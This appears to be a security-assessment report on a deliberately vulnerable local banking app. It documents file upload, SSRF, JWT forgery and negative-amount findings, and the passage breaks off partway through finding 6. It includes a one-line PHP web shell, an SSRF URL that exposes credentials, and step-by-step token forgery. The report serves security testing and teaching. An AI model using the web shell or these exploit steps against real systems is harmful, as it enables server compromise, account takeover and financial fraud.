Vulnerability Assessment Report: vuln-bank Application

Date: February 26, 2026
Tester: Joeassessment1(Joseph Adagba)
Application: vuln-bank (http://localhost:5000)
Assessment Type: API Security + Authorization Testing

EXECUTIVE SUMMARY

During security assessment of the vuln-bank application, 10 security vulnerabilities were identified, including 5 CRITICAL issues. The application suffers from severe flaws including unrestricted file upload, server-side request forgery (SSRF), JWT weak secret exposure, and business logic flaws allowing arbitrary money creation. These vulnerabilities could lead to complete application compromise, unauthorized access to sensitive data, and financial manipulation.

FINDING 1: Unrestricted File Upload Leading to Remote Code Execution Risk

Field	Description
Bug Title	Unrestricted File Upload Allows Malicious PHP Script Upload
Severity	🔴 CRITICAL
Priority	P0 - Fix Immediately
Endpoint	`/upload_profile_picture` (Profile Picture Upload)

Description

The application allows users to upload files without proper validation of file type, content, or extension. A malicious PHP file was successfully uploaded by renaming it with a `.jpg` extension. The file was stored on the server and is accessible via direct URL.

Steps to Reproduce

1. Create a file named `hack.php` containing:
2. ```
   php
   ```
3. ```
   <?php system($_GET['cmd']); ?>
   ```
4. Rename the file to `hack.php.jpg`
5. Log in to the application
6. Navigate to Profile section
7. Click "Change Profile Picture"
8. Select and upload `hack.php.jpg`
9. Observe "Upload successful" message
10. Check the uploads folder: `docker exec vuln-bank-web-1 ls -la static/uploads/`


Expected Result


- Application should reject non-image files
- Only allow valid image types (JPEG, PNG, etc.)
- File should not be executable or accessible

Actual Result

- File was uploaded successfully
- Appeared in uploads folder as `630812_hack.php`
- Accessible at: `http://localhost:5000/static/uploads/630812_hack.php`

Screenshot





Comment

This vulnerability allows attackers to upload malicious scripts that could lead to remote code execution, server compromise, and data theft.

FINDING 2: Server-Side Request Forgery (SSRF) Leading to Secrets Exposure

Field	Description
Bug Title	SSRF via Profile Picture URL Import Exposes Internal Secrets
Severity	🔴 CRITICAL
Priority	P0 - Fix Immediately
Endpoint	`/upload_profile_picture_url` (Import from URL)

Description

The "Import from URL" feature allows the server to fetch images from user-supplied URLs. By pointing the URL to internal endpoints, sensitive internal files were accessed and saved to the server.

Steps to Reproduce

1. Log in to the application
2. Navigate to Profile section
3. Click "Import from URL"

4. Enter: `http://localhost:5000/internal/secret`
5. Click Import
6. Observe "Imported from URL successfully" message
7. Check uploads folder for new files:
8. bash
9. docker exec vuln-bank-web-1 ls -la static/uploads/

Expected Result

- Application should block requests to internal/localhost addresses
- Should validate URLs against allowlist
- Should not fetch or store internal files

Actual Result


- Server fetched internal file
- Two files created: `109478_secret` and `313270_secret`
- Files contained sensitive data including database credentials and JWT secret

Exposed Data:

```
json
{
  "app_secret_key": "secret123",
  "jwt_secret": "secret123",
  "env_preview": {
    "DB_HOST": "db",
    "DB_NAME": "vulnerable_bank",
    "DB_PASSWORD": "postgres",
    "DB_USER": "postgres"
  }

}
```

Screenshot



Comment

This critical vulnerability exposes database credentials, JWT signing secrets, and internal system information. Attackers can use this to access the database directly and forge authentication tokens.

FINDING 3: JWT Weak Secret Exposure Leading to Token Forgery

Field	Description
Bug Title	JWT Secret Exposed via SSRF Allows Admin Privilege Escalation
Severity	🔴 CRITICAL
Priority	P0 - Fix Immediately
Endpoint	Authentication System

Description

The JWT signing secret (`secret123`) was exposed via SSRF vulnerability. Using this secret, an attacker can forge valid JWT tokens with modified claims to escalate privileges.

Steps to Reproduce

1. Obtain JWT secret from exposed internal file: `secret123`
2. Capture current JWT token from browser Local Storage
3. Decode token at `https://jwt.io`
4. Modify payload: change `"is_admin": false` to `"is_admin": true`
5. Add secret `secret123` in signature verification
6. Copy newly generated token
7. Replace old token in Local Storage
8. Refresh page and attempt to access admin functions


Expected Result


- JWT secret should be stored securely
- Modified tokens should be rejected
- Users cannot escalate privileges

Actual Result

- Token was successfully forged with `"is_admin": true`
- Signature verified as valid with `secret123`
- Admin access was potentially granted

Screenshot


Debugger
Introduction
Libraries
Ask
JSON
CLAIMS TABLE
COPY
{
"typ": "JWT",
"alg": "HS256"
}
DECODED PAYLOAD
JSON
CLAIMS TABLE
COPY
{
"user_id": 2,
"username": "Joeassessment1",
"is_admin": true,
"iat": 1772141578,
"exp": 1772149075
}
JWT SIGNATURE VERIFICATION (OPTIONAL)
Enter the secret used to sign the JWT below:
SECRET
COPY
CLEAR
Valid secret
secret123
Encoding Format
base64url



Comment

With the JWT secret exposed, attackers can forge tokens for ANY user, including administrators, leading to complete account takeover and unauthorized access to all application functions.

FINDING 4: Negative Amount Money Transfer (Business Logic Flaw)

Field	Description
Bug Title	Negative Transfer Amount Allows Arbitrary Money Creation
Severity	🔴 CRITICAL
Priority	P0 - Fix Immediately

Endpoint	`/transfer` (Money Transfer)

Description

The money transfer function accepts negative amounts. When a user sends a negative amount to themselves, their balance increases instead of decreases, effectively allowing money creation.

Steps to Reproduce

1. Log in to application
2. Note current balance (e.g., $1000)
3. Navigate to Money Transfer
4. Enter your own account number
5. Enter amount: `-500`
6. Click Send Money
7. Check updated balance
8. Verify transaction in Transaction History


Expected Result


- Negative amounts should be rejected
- Balance should decrease when sending money
- Cannot send money to yourself


Actual Result

- Transfer completed successfully
- Balance increased by $500 (from $1000 to $1500)
- Transaction history shows: `To: 3377983109 | -$500`
- Also worked with `-1000`, `-0.01`, and `-999` to another account

Screenshot


localhost:5000/dashboard#transfers
Vulnerable Bank
Profile
Money Transfer
Loans
Transaction History
Virtual Cards
Bill Payments
Logout
Welcome back, Joeassessment1
Thursday, February 26, 2026
CURRENT BALANCE
2000
Account Number: 3377983109
Transfer Completed
Send Money
Transfer money to another account quickly and securely.
Request Loan
Need funds? Apply for a loan with competitive rates.
Virtual Cards
Create and manage your virtual payment cards.


localhost:5000/dashboard#bill-payments
Vulnerable Bank
Profile
Money Transfer
Loans
Transaction History
Virtual Cards
Bill Payments
Logout
To: 3377983109
2026-02-26 16:45:02.533205
-$0.01
To: 3377983109
2026-02-26 16:41:42.998935
-$0.01
To: 3377983109
2026-02-26 16:31:15.373929
-$1000
To: 3377983109
2026-02-26 16:28:31.788179
-$500
Virtual Cards
Create New Card



Comment

This critical business logic flaw allows users to create unlimited funds by repeatedly sending negative amounts to themselves or others. This completely breaks the financial integrity of the application.

FINDING 5: Negative Bill Payment Amount (Business Logic Flaw)

Field	Description
Bug Title	Negative Bill Payment Amount Accepted by System
Severity	🔴 CRITICAL

Priority	P0 - Fix Immediately
Endpoint	`/bill_payment` (Bill Payments)

Description

The bill payment function accepts negative amounts, creating pending transactions that would increase the user's balance when processed.

Steps to Reproduce

1. Log in to application
2. Navigate to Bill Payments
3. Select any biller (e.g., TeleCom Services)
4. Enter amount: `-50`
5. Submit payment
6. Observe transaction status


Expected Result

- Negative amounts should be rejected
- Bill payments should only decrease balance
- Invalid amounts should not be accepted

Actual Result

- Transaction accepted and marked as "pending"
- Shows in pending bills: `$-50 | pending | Biller: TeleCom Services`
- Zero amount (`$0`) also accepted as pending

Screenshot



Comment

This flaw mirrors the money transfer vulnerability and could allow users to receive money instead of paying bills. If these pending transactions are processed, users can create additional funds.

FINDING 6: Zero Amount Transactions Allowed

Field	Description
Bug Title	Zero Amount Transactions Accepted by System
Severity	🟡 LOW

Priority	P3 - Fix if Time Allows
Endpoint	Multiple (Money Transfer, Bill Payments)

Description

The application accepts transactions with zero amount, both in Money Transfer and Bill Payments.

Steps to Reproduce

1. Log in to application
2. Go to Money Transfer
3. Enter your account number
4. Enter amount: `0`
5. Submit
6. Go to Bill Payments
7. Enter amount: `0`
8. Submit

